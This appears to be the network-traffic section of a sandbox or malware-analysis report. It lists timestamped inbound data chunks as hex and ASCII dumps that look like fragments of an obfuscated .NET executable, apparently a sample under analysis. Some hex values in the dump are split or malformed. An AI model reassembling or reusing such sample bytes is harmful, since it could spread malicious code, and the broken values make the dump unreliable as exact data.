2022-01-06 07:09:08 UTC	33	IN	Data Raw: 20 33 00 00 00 38 83 9c ff ff 20 d1 00 00 00 20 68 00 00 00 59 fe 0e 6e 00 20 5a 02 00 00 38 6a 9c ff ff fe 0c 16 00 20 1b 00 00 00 fe 0c 6e 00 9c 20 5f 00 00 00 28 1d 01 00 06 3a 4d 9c ff ff 26 20 37 01 00 00 38 42 9c ff ff fe 0c 2f 00 20 0c 00 00 00 20 f3 00 00 00 20 51 00 00 00 59 9c 20 92 02 00 00 38 23 9c ff ff fe 0c 2f 00 20 0f 00 00 00 20 12 00 00 00 20 32 00 00 00 58 9c 20 67 00 00 00 28 1c 01 00 06 39 ff 9b ff ff 26 20 4a 01 00 00 38 f4 9b ff ff fe 0c 2f 00 20 03 00 00 00 fe 0c 5f 00 9c 20 6d 02 00 00 38 dc 9b ff ff fe 0c 16 00 20 05 00 00 00 20 fc 00 00 00 20 54 00 00 00 59 9c 20 77 00 00 00 28 1d 01 00 06 3a b8 9b ff ff 26 20 c6 00 00 00 38 ad 9b ff ff 28 d2 00 00 06 1a 3b 22 f6 ff ff 20 5c 00 00 00 28 1d 01 00 06 3a 93 9b ff ff 26 20 7f 02 00 Data Ascii: 38 hYn Z8j n _(:M& 78B/ QY 8#/ 2X g(9& J8/ _ m8 TY w(:& 8(;" \(:&
2022-01-06 07:09:08 UTC	35	IN	Data Raw: 00 00 dd 43 00 00 5b 02 00 00 38 46 00 00 32 00 00 00 0a 00 00 01 02 00 00 00 8a 47 00 00 d4 00 00 00 5e 48 00 00 97 00 00 00 00 00 00 00 00 00 00 00 4b 47 00 00 c9 01 00 00 14 49 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 d3 3d 00 00 87 00 00 00 5a 3e 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 50 3d 00 00 51 00 00 00 a1 3d 00 00 0a 01 00 00 0a 00 00 01 02 00 00 00 d9 17 00 00 32 01 00 00 0b 19 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 fd 15 00 00 70 04 00 00 6d 1a 00 00 32 00 00 00 0a 00 00 01 1b 30 04 00 fb 00 00 00 13 00 00 11 02 74 32 00 00 01 6f 79 00 00 0a 28 7a 00 00 0a 39 11 00 00 00 02 74 32 00 00 01 6f 79 00 00 0a 0a dd d3 00 00 00 dd 06 00 00 00 26 dd 00 00 00 00 00 00 02 74 32 00 00 01 6f 7b 00 00 0a 6f 7c 00 00 0a 6f 75 00 00 0a 72 52 0d 00 70 72 Data Ascii: C[8F2G^HKGI2=Z>2P=Q=20pm20t2oy(z9t2oy&t2o{o|ourRpr

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	36	IN	Data Raw: 00 0a 58 0a 20 05 15 00 00 0c 08 0d 06 13 05 38 29 00 00 00 08 1b 62 08 58 11 04 61 0c 11 05 18 58 49 13 04 11 04 39 1d 00 00 00 09 1b 62 09 58 11 04 61 0d 11 05 18 d3 18 5a 58 13 05 11 05 49 25 13 04 3a cc ff ff ff 08 09 20 65 8b 58 5d 5a 58 2a 00 00 00 13 30 04 00 c5 00 00 00 17 00 00 11 02 03 28 8d 00 00 0a 39 02 00 00 00 17 2a 02 39 06 00 00 00 03 3a 02 00 00 00 16 2a 16 0a 16 0b 16 0c 16 0d 02 7e 6e 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0a 02 1a 6f 8f 00 00 0a 02 1b 6f 8f 00 00 0a 1e 62 60 02 1c 6f 8f 00 00 0a 1f 10 62 60 02 1d 6f 8f 00 00 0a 1f 18 62 60 0c 03 7e 6e 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0b 03 1a 6f 8f 00 00 0a 03 1b 6f 8f 00 00 0a 1e 62 60 03 1c 6f 8f 00 00 0a 1f 10 62 60 03 1d 6f 8f 00 00 0a 1f 18 62 60 0d 06 3a 08 00 00 00 Data Ascii: X 8)bXaXI9bXaZXI%: eX]ZX*0(9*9:*~no9*oob`ob`ob`~no9*oob`ob`ob`:
2022-01-06 07:09:08 UTC	37	IN	Data Raw: 00 6f af 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 b0 00 00 0a 2a 2e 00 fe 09 00 00 28 b0 00 00 06 2a 4a fe 09 00 00 fe 09 01 00 fe 09 02 00 6f b1 00 00 0a 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 2e 00 fe 09 00 00 28 b2 00 00 0a 2a 1e 00 28 b3 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 29 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 83 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a6 00 00 06 2a 2a fe 09 00 00 6f 33 01 00 06 2a 00 2e 00 fe 09 00 00 28 b4 00 00 0a 2a 2e 00 fe 09 00 00 28 b5 00 00 0a 2a 2e 00 fe 09 00 00 28 b6 00 00 0a 2a 2a fe 09 00 00 6f b7 00 00 0a 2a 00 2a fe 09 00 00 6f b8 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 b9 00 00 0a 2a 2a fe 09 00 00 6f ba 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 4a 00 00 0a 2a 2a fe 09 Data Ascii: o*>(*.(*Jo*.(#*.(*(*:o)*>(*>(**o3*.(*.(*.(**o**o*>(**o*>(J**
2022-01-06 07:09:08 UTC	39	IN	Data Raw: 00 00 a6 0f 00 00 63 2b 00 00 e7 26 00 00 5b 0d 00 00 0a 29 00 00 fc 02 00 00 c2 11 00 00 93 11 00 00 19 15 00 00 ba 23 00 00 fc 1c 00 00 0b 0d 00 00 73 06 00 00 2c 17 00 00 30 21 00 00 ec 15 00 00 4a 0b 00 00 b2 1e 00 00 a8 2c 00 00 ce 14 00 00 05 2b 00 00 99 28 00 00 46 22 00 00 ec 09 00 00 39 27 00 00 0d 17 00 00 4c 07 00 00 43 31 00 00 5e 0c 00 00 4d 25 00 00 9e 0c 00 00 d2 2d 00 00 d8 31 00 00 80 0c 00 00 ef 24 00 00 42 0e 00 00 2f 05 00 00 fe 07 00 00 6b 15 00 00 ea 08 00 00 fa 30 00 00 06 20 00 00 77 1f 00 00 a3 27 00 00 10 27 00 00 cc 02 00 00 b7 25 00 00 82 0b 00 00 22 29 00 00 b0 26 00 00 86 1a 00 00 df 18 00 00 6b 09 00 00 50 2c 00 00 57 05 00 00 35 0c 00 00 6b 01 00 00 1c 01 00 0 0 16 23 00 00 ee 05 00 00 13 1e 00 00 e4 02 00 00 fa 2b 00 00 46 Data Ascii: c+&[)#s,0!J,+(F"9'LC1^M%-1$B/k0 w"%")&kP,W5k#+F
2022-01-06 07:09:08 UTC	40	IN	Data Raw: f8 ff ff 11 00 17 58 13 00 20 0e 01 00 00 38 39 f8 ff ff 2a fe 0c 1b 00 20 19 00 00 00 20 9a 00 00 00 20 33 00 00 00 59 9c 20 41 00 00 00 28 72 01 00 06 3a 14 f8 ff ff 26 20 32 00 00 00 38 09 f8 ff ff fe 0c 1b 00 20 08 00 00 00 20 4b 00 00 00 20 7b 00 00 00 58 9c 20 af 00 00 00 28 73 01 00 06 3a e5 f7 ff ff 26 20 17 01 00 00 38 da f7 ff ff 20 59 00 00 00 20 6f 00 00 00 58 fe 0e 14 00 20 6f 00 00 00 38 c1 f7 ff ff fe 0c 1b 00 20 1a 00 00 00 20 2b 00 00 00 20 2f 00 00 00 58 9c 20 40 00 00 00 28 72 01 00 06 3a 9d f7 ff ff 26 20 17 00 00 00 38 92 f7 ff ff 20 be 00 00 00 20 3f 00 00 00 59 fe 0e 13 00 20 7a 01 00 00 28 73 01 00 06 39 74 f7 ff ff 26 20 8c 00 00 00 38 69 f7 ff ff fe 0c 1b 00 20 12 00 00 00 20 fb 00 00 00 20 53 00 00 00 59 9c 20 02 00 00 00 28 73 Data Ascii: X 89* 3Y A(r:& 28 K {X (s:& 8 Y oX o8 + /X @(r:& 8 ?Y z(s9t& 8i SY (s
2022-01-06 07:09:08 UTC	41	IN	Data Raw: ef f2 ff ff 20 60 00 00 00 20 13 00 00 00 59 fe 0e 13 00 20 77 00 00 00 38 d6 f2 ff ff 11 06 73 21 00 00 0a 16 73 ca 00 00 0a 13 1c 20 34 00 00 00 38 bd f2 ff ff fe 0c 1b 00 20 0d 00 00 00 20 c2 00 00 00 20 40 00 00 00 59 9c 20 05 01 00 00 38 9e f2 ff ff fe 0c 1b 00 20 11 00 00 00 20 77 00 00 00 20 2c 00 00 00 58 9c 20 26 01 00 00 38 7f f2 ff ff 11 25 28 67 01 00 06 16 6a 28 68 01 00 06 20 67 01 00 00 28 73 01 00 06 39 62 f2 ff ff 26 20 21 00 00 00 38 57 f2 ff ff 20 01 00 00 00 13 09 20 4b 00 00 00 38 46 f2 ff ff fe 0c 24 00 20 01 00 00 00 fe 0c 14 00 9c 20 3d 00 00 00 38 2e f2 ff ff 20 3a 00 00 00 20 0a 00 00 00 58 fe 0e 13 00 20 57 00 00 00 fe 0e 1f 00 38 0d f2 ff ff fe 0c 24 00 20 02 00 00 00 fe 0c 14 00 9c 20 50 01 00 00 38 f9 f1 ff ff fe 0c 1b 00 20 Data Ascii: ` Y w8s!s 48 @Y 8 w ,X &8%(gj(h g(s9b& !8W K8F$ =8. : X W8$ P8
2022-01-06 07:09:08 UTC	43	IN	Data Raw: ed ff ff 20 75 00 00 00 20 47 00 00 00 58 fe 0e 14 00 20 fd 00 00 00 28 72 01 00 06 3a 79 ed ff ff 26 20 2b 00 00 00 38 6e ed ff ff 20 71 00 00 00 20 0d 00 00 00 58 fe 0e 13 00 20 09 00 00 00 28 72 01 00 06 39 50 ed ff ff 26 20 92 00 00 00 38 45 ed ff ff 11 05 8e 69 1a 5b 13 19 20 11 00 00 00 28 73 01 00 06 3a 2e ed ff ff 26 20 95 00 00 00 38 23 ed ff ff 11 17 13 06 20 31 00 00 00 28 73 01 00 06 39 10 ed ff ff 26 20 1f 00 00 00 38 05 ed ff ff fe 0c 1b 00 20 05 00 00 00 20 d4 00 00 00 20 46 00 00 00 59 9c 20 39 01 00 00 38 e6 ec ff ff fe 0c 1b 00 20 06 00 00 00 20 7d 00 00 00 20 29 00 00 00 59 9c 20 db 00 00 00 28 72 01 00 06 3a c2 ec ff ff 26 20 a8 00 00 00 38 b7 ec ff ff fe 0c 1b 00 20 1a 00 00 00 20 20 00 00 00 20 66 00 00 00 58 9c 20 ee 00 00 00 38 98 Data Ascii: u GX (r:y& +8n q X (r9P& 8Ei[(s:.& 8# 1(s9& 8 FY 98 })Y (r:& 8 fX 8
2022-01-06 07:09:08 UTC	44	IN	Data Raw: 20 66 00 00 00 58 9c 20 07 00 00 00 28 72 01 00 06 3a 2b e8 ff ff 26 20 01 00 00 00 38 20 e8 ff ff 11 0b 1a 5a 13 23 20 f9 00 00 00 38 10 e8 ff ff fe 0c 1b 00 20 0f 00 00 00 20 4b 00 00 00 20 6f 00 00 00 58 9c 20 02 01 00 00 28 73 01 00 06 3a ec e7 ff ff 26 20 79 01 00 00 38 e1 e7 ff ff 20 66 00 00 00 20 35 00 00 00 58 fe 0e 13 00 20 72 00 00 00 fe 0e 1f 00 38 c0 e7 ff ff fe 0c 24 00 20 0f 00 00 00 20 43 00 00 00 20 42 00 00 00 59 9c 20 32 01 00 00 28 72 01 00 06 39 a0 e7 ff ff 26 20 7b 01 00 00 38 95 e7 ff ff 20 34 00 00 00 20 68 00 00 00 58 fe 0e 13 00 20 0f 00 00 00 28 73 01 00 06 3a 77 e7 ff ff 26 20 c1 00 00 00 38 6c e7 ff ff fe 0c 24 00 20 0a 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 0a 00 00 00 28 72 01 00 06 3a 48 e7 ff ff 26 20 07 00 00 00 Data Ascii: fX (r:+& 8 Z# 8 K oX (s:& y8 f 5X r8$ C BY 2(r9& {8 4 hX (s:w& 8l$ *Y (r:H&
2022-01-06 07:09:08 UTC	45	IN	Data Raw: 00 00 20 42 00 00 00 58 9c 20 29 01 00 00 28 72 01 00 06 3a d0 e2 ff ff 26 20 ff 00 00 00 38 c5 e2 ff ff fe 0c 24 00 20 04 00 00 00 20 ac 00 00 00 20 39 00 00 00 59 9c 20 8d 00 00 00 28 72 01 00 06 3a a1 e2 ff ff 26 20 7e 00 00 00 38 96 e2 ff ff fe 0c 1b 00 20 00 00 00 00 20 61 00 00 00 20 50 00 00 00 59 9c 20 7e 01 00 00 38 77 e2 ff ff fe 0c 24 00 20 06 00 00 00 fe 0c 14 00 9c 20 e4 00 00 00 38 5f e2 ff ff 20 4c 00 00 00 20 0b 00 00 00 58 fe 0e 13 00 20 ac 00 00 00 38 46 e2 ff ff 16 13 00 20 85 00 00 00 38 39 e2 ff ff fe 0c 1b 00 20 07 00 00 00 20 f7 00 00 00 20 52 00 00 00 59 9c 20 63 00 00 00 38 1a e2 ff ff 20 5c 00 00 00 20 53 00 00 00 58 fe 0e 13 00 20 3b 00 00 00 38 01 e2 ff ff fe 0c 1b 00 20 1b 00 00 00 fe 0c 13 00 9c 20 44 01 00 00 38 e9 e1 ff ff Data Ascii: BX)(r:& 8$ 9Y (r:& ~8 a PY ~8w$ 8_ L X 8F 89 RY c8 \ SX ;8 D8
2022-01-06 07:09:08 UTC	47	IN	Data Raw: 10 01 00 00 38 86 dd ff ff fe 0c 24 00 20 0f 00 00 00 20 2d 00 00 00 20 23 00 00 00 58 9c 20 39 00 00 00 38 67 dd ff ff 20 02 00 00 00 20 1b 00 00 00 58 fe 0e 13 00 20 49 00 00 00 38 4e dd ff ff fe 0c 1b 00 20 09 00 00 00 fe 0c 13 00 9c 20 ff 00 00 00 28 72 01 00 06 39 31 dd ff ff 26 20 1f 01 00 00 38 26 dd ff ff fe 0c 24 00 20 0a 00 00 00 fe 0c 14 00 9c 20 fb 00 00 00 38 0e dd ff ff 11 06 28 6b 01 00 06 80 77 00 00 04 20 c8 00 00 00 28 72 01 00 06 3a f3 dc ff ff 26 20 b2 00 00 00 38 e8 dc ff ff fe 0c 1b 00 20 08 00 00 00 fe 0c 13 00 9c 20 20 01 00 00 38 d0 dc ff ff 20 89 00 00 00 20 23 00 00 00 58 fe 0e 13 00 20 30 00 00 00 28 72 01 00 06 3a b2 dc ff ff 26 20 1e 00 00 00 38 a7 dc ff ff fe 0c 1b 00 20 0c 00 00 00 20 1d 0 0 00 00 20 49 00 00 00 58 9c 20 1b Data Ascii: 8$ - #X 98g X I8N (r91& 8&$ 8(kw (r:& 8 8 #X 0(r:& 8 IX
2022-01-06 07:09:08 UTC	48	IN	Data Raw: 20 1c 01 00 00 38 2c d8 ff ff fe 0c 24 00 20 0a 00 00 00 fe 0c 14 00 9c 20 23 00 00 00 38 14 d8 ff ff fe 0c 1b 00 20 0b 00 00 00 fe 0c 13 00 9c 20 32 00 00 00 58 fe 0e 13 00 20 49 00 00 00 38 fc d7 ff ff 20 94 00 00 00 20 31 00 00 00 59 fe 0e 14 00 20 2f 01 00 00 38 e3 d7 ff ff 20 76 00 00 00 20 09 00 00 00 59 fe 0e 13 00 20 5b 01 00 00 38 ca d7 ff ff 38 d9 e0 ff ff 20 3b 01 00 00 38 bb d7 ff ff fe 0c 24 00 20 03 00 00 00 20 77 00 00 00 20 66 00 00 00 58 9c 20 ec 00 00 00 28 73 01 00 06 3a 97 d7 ff ff 26 20 1b 01 00 00 38 8c d7 ff ff fe 0c 1b 00 20 12 00 00 00 20 31 00 00 00 20 02 00 00 00 59 9c 20 b3 00 00 00 28 72 01 00 06 3a 68 d7 ff ff 26 20 46 00 00 00 38 5d d7 ff ff fe 0c 1b 00 20 1e 00 00 00 fe 0c 13 00 9c 20 24 00 00 00 38 45 d7 ff ff 20 96 00 00 00 20 32 00 00 00 59 fe 0e 13 Data Ascii: 8,$ #8 28 1Y /8 v Y [88 ;8$ w fX (s:& 8 1 Y (r:h& F8] $8E 2Y

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	49	IN	Data Raw: 00 00 58 fe 0e 14 00 20 56 01 00 00 28 73 01 00 06 39 c7 d2 ff ff 26 20 42 00 00 00 38 bc d2 ff ff 20 9a 00 00 00 20 50 00 00 00 59 fe 0e 13 00 20 82 00 00 00 28 72 01 00 06 3a 9e d2 ff ff 26 20 77 00 00 00 38 93 d2 ff ff 20 65 00 00 00 20 10 00 00 00 58 fe 0e 13 00 20 3f 00 00 00 28 72 01 00 06 3a 75 d2 ff ff 26 20 36 00 00 00 38 6a d2 ff ff 11 0a 8e 69 1a 5b 13 0f 20 4d 00 00 00 28 73 01 00 06 39 53 d2 ff ff 26 20 0f 00 00 00 38 48 d2 ff ff fe 0c 1b 00 20 1e 00 00 00 20 d6 00 00 00 20 47 00 00 00 59 9c 20 ec 00 00 00 38 29 d2 ff ff 20 cb 00 00 00 20 21 00 00 00 58 fe 0e 13 00 20 01 00 00 00 28 72 01 00 06 39 0b d2 ff ff 26 20 01 00 00 00 38 00 d2 ff ff fe 0c 1b 00 20 0c 00 00 00 fe 0c 13 00 9c 20 9c 00 00 00 28 72 01 00 06 3a e3 d1 ff ff 26 20 93 00 00 Data Ascii: X V(s9& B8 PY (r:& w8 e X ?(r:u& 68ji[M(s9S& 8H GY 8) !X (r9& 8 (r:&
2022-01-06 07:09:08 UTC	51	IN	Data Raw: c5 00 00 00 38 7b cd ff ff fe 0c 1b 00 20 11 00 00 00 fe 0c 13 00 9c 20 f6 00 00 00 28 73 01 00 06 3a 5e cd ff ff 26 20 3d 01 00 00 38 53 cd ff ff 20 55 00 00 00 20 43 00 00 00 58 fe 0e 13 00 20 4b 00 00 00 28 72 01 00 06 39 35 cd ff ff 26 20 8c 00 00 00 38 2a cd ff ff fe 0c 1b 00 20 04 00 00 00 20 3c 00 00 00 20 74 00 00 00 58 9c 20 50 00 00 00 28 73 01 00 06 3a 06 cd ff ff 26 20 98 00 00 00 38 fb cc ff ff 20 b2 00 00 00 20 3b 00 00 00 59 fe 0e 13 00 20 03 00 00 00 28 73 01 00 06 3a dd cc ff ff 26 20 0a 01 00 00 38 d2 cc ff ff fe 0c 24 00 20 0e 00 00 00 20 f0 00 00 00 20 50 00 00 00 59 9c 20 1d 01 00 00 38 b3 cc ff ff fe 0c 24 00 20 09 00 00 00 20 59 00 00 00 20 05 00 00 00 58 9c 20 23 01 00 00 38 94 cc ff ff fe 0c 24 00 20 09 00 00 00 20 0d 00 00 00 20 Data Ascii: 8{ (s:^& =8S U CX K(r95& 8* < tX P(s:& 8 ;Y (s:& 8$ PY 8$ Y X #8$
2022-01-06 07:09:08 UTC	52	IN	Data Raw: ff 26 20 bf 00 00 00 38 1f c8 ff ff fe 0c 1b 00 20 02 00 00 00 fe 0c 13 00 9c 20 da 00 00 00 38 07 c8 ff ff 20 ff 00 00 00 13 01 20 2a 01 00 00 28 73 01 00 06 3a f1 c7 ff ff 26 20 31 01 00 00 38 e6 c7 ff ff 11 07 28 6e 01 00 06 28 6b 01 00 06 80 77 00 00 04 20 45 00 00 00 38 cb c7 ff ff fe 0c 1b 00 20 14 00 00 00 20 38 00 00 00 20 34 00 00 00 58 9c 20 52 01 00 00 38 ac c7 ff ff fe 0c 1b 00 20 10 00 00 00 fe 0c 13 00 9c 20 5f 01 00 00 38 94 c7 ff ff 11 05 11 23 19 58 91 1f 18 62 11 05 11 23 18 58 91 1f 10 62 60 11 05 11 23 17 58 91 1e 62 60 11 05 11 23 91 60 13 10 20 73 00 00 00 38 63 c7 ff ff 11 03 20 ff 00 00 00 13 03 25 20 c4 fd cc 6b fe 0e 20 00 20 fb f7 e8 08 fe 0e 15 00 fe 0e 0d 00 20 6d 38 62 76 fe 0e 22 00 20 bb f d 49 1e fe 0e 1d 00 20 aa 23 bd 7d Data Ascii: & 8 8 *(s:& 18(n(kw E8 8 4X R8 _8#Xb#Xb`#Xb`#` s8c % k m8bv" I #}
2022-01-06 07:09:08 UTC	53	IN	Data Raw: 13 30 05 00 04 00 00 00 00 00 00 00 00 00 16 2a 12 00 00 00 2a 00 00 00 03 30 02 00 46 00 00 00 00 00 00 00 28 a7 00 00 06 38 0b 00 00 00 16 80 80 00 00 04 38 21 00 00 00 28 5d 01 00 06 38 01 00 00 00 2a 14 80 7b 00 00 04 38 00 00 00 00 14 80 7c 00 00 04 38 d4 ff ff ff 17 8c 03 00 00 01 80 81 00 00 04 38 d9 ff ff ff 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 16 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 Data Ascii: 0**0F(88![]8*{8|88*****0*0******0**0
2022-01-06 07:09:08 UTC	55	IN	Data Raw: 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 Data Ascii: ****0*0*0**********************
2022-01-06 07:09:08 UTC	59	IN	Data Raw: 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 1a 28 a7 00 00 06 2a 00 12 00 00 00 2a 00 00 00 22 00 14 a5 14 00 00 01 2a 00 00 00 03 30 03 00 04 00 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 12 00 00 00 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 12 00 00 00 2a 00 00 00 12 Data Ascii: ****0******(**'*0***0***0*0****(**
2022-01-06 07:09:08 UTC	63	IN	Data Raw: 00 42 28 a7 00 00 06 d0 a1 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 70 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a2 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 74 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a3 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 78 05 00 06 2a 00 42 28 a7 00 00 06 d0 a4 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 7c 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a5 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 80 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a6 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 84 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 a7 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 88 05 00 06 2a 00 00 00 42 28 a7 00 00 06 Data Ascii: B((*2op*B((*2ot*B((**ox*B((*2o|*B((*2o*B((*2o*B((*2o*B(
2022-01-06 07:09:08 UTC	64	IN	Data Raw: 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f e8 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 c0 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f ec 05 00 06 2a 00 42 28 a7 00 00 06 d0 c1 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f f0 05 00 06 2a 00 42 28 a7 00 00 06 d0 c2 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f f4 05 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 c3 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f f8 05 00 06 2a 00 42 28 a7 00 00 06 d0 c4 00 00 02 28 9e 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f fc 05 00 06 2a 00 42 28 a7 00 00 06 d0 c5 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 00 06 00 06 2a 00 00 00 42 28 a7 00 00 06 d0 c6 00 00 02 28 9e 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 Data Ascii: (*2o*B((**o*B((**o*B((*2o*B((**o*B((**o*B((*2o*B((*2
2022-01-06 07:09:08 UTC	68	IN	Data Raw: 01 00 00 9b 12 00 00 2d 00 cb 01 74 05 00 01 00 00 af 12 00 00 2d 00 cc 01 78 05 00 01 00 00 c3 12 00 00 2d 00 cd 01 7c 05 00 01 00 00 d7 12 00 00 2d 00 ce 01 80 05 00 01 00 00 eb 12 00 00 2d 00 cf 01 84 05 00 01 00 00 ff 12 00 00 2d 00 d0 01 88 05 00 01 00 00 13 13 00 00 2d 00 d1 01 8c 05 00 01 00 00 27 13 00 00 2d 00 d2 01 90 05 00 01 00 00 3b 13 00 00 2d 00 d3 01 94 05 00 01 00 00 4f 13 00 00 2d 00 d4 01 98 05 00 01 00 00 63 13 00 00 2d 00 d5 01 9c 05 00 01 00 00 77 13 00 00 2d 00 d6 01 a0 05 00 01 00 00 8b 13 00 00 2d 00 d7 01 a4 05 00 01 00 00 9f 13 00 00 2d 00 d8 01 a 8 05 00 01 00 00 b3 13 00 00 2d 00 d9 01 ac 05 00 01 00 00 c7 13 00 00 2d 00 da 01 b0 05 00 01 00 00 db 13 00 00 2d 00 db 01 b4 05 00 01 00 00 ef 13 00 00 2d 00 dc 01 b8 05 00 01 00 00 Data Ascii: -t-x-|----'-;-O-c-w-------
2022-01-06 07:09:08 UTC	72	IN	Data Raw: 09 00 98 23 00 00 00 00 91 18 d3 16 37 01 09 00 7c 21 00 00 08 00 96 00 13 1c 63 02 09 00 8c 21 00 00 08 00 96 00 b6 05 70 02 0b 00 94 21 00 00 08 00 96 00 7f 1c 37 01 0c 00 cc 21 00 00 08 00 96 00 ba 1c 8c 02 0c 00 d4 21 00 00 08 00 96 08 fb 1c 93 02 0d 00 dc 21 00 00 08 00 96 08 38 1d 97 02 0d 00 e4 21 00 00 08 00 93 00 75 1d 45 01 0e 00 ec 21 00 00 08 00 93 00 89 1d 9c 02 0e 00 f4 21 00 00 00 00 91 18 d3 16 37 01 0e 00 fc 21 00 00 08 00 86 08 f0 1d ad 02 0e 00 04 22 00 00 08 00 86 08 f9 1d b2 02 0e 00 0c 22 00 00 08 00 86 18 53 00 b8 02 0f 00 1c 22 00 00 08 00 86 00 51 1e 08 03 10 00 2c 22 00 00 08 00 96 00 8e 1e 83 03 11 00 a0 22 00 00 08 00 93 00 0a 1f 45 01 12 00 a8 22 00 00 08 00 93 0 0 1e 1f ae 03 12 00 b0 22 00 00 00 00 91 18 d3 16 37 01 12 00 a0 Data Ascii: #7|!c!p!7!!!8!uE!!7!""S"Q,""E""7

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	76	IN	Data Raw: 01 00 00 00 00 03 00 c6 01 b0 21 3a 0c 6d 01 00 00 00 00 03 00 c6 01 e0 21 4b 0c 74 01 c4 af 00 00 00 00 91 18 d3 16 37 01 76 01 00 00 00 00 03 00 86 18 53 00 65 01 76 01 00 00 00 00 03 00 c6 01 2b 18 54 0c 78 01 00 00 00 00 03 00 c6 01 b0 21 5d 0c 7c 01 00 00 00 00 03 00 c6 01 e0 21 6c 0c 82 01 cc af 00 00 00 00 91 18 d3 16 37 01 84 01 00 00 00 00 03 00 86 18 53 00 65 01 84 01 00 00 00 00 03 00 c6 01 2b 18 75 0c 86 01 00 00 00 00 03 00 c6 01 b0 21 7c 0c 89 01 00 00 00 00 03 00 c6 01 e0 21 5b 05 8e 01 d4 af 00 00 00 00 91 18 d3 16 37 01 8f 01 00 00 00 00 03 00 86 18 53 00 65 01 8f 01 00 00 00 00 03 00 c6 01 2b 18 89 0c 91 01 00 00 00 00 03 00 c6 01 b0 21 a2 04 92 01 00 00 00 00 03 00 c6 01 e0 21 8e 0c 95 01 dc af 00 00 00 00 91 18 d3 16 37 01 96 01 e4 af Data Ascii: !:m!Kt7vSev+Tx!]|!l7Se+u!|![7Se+!!7
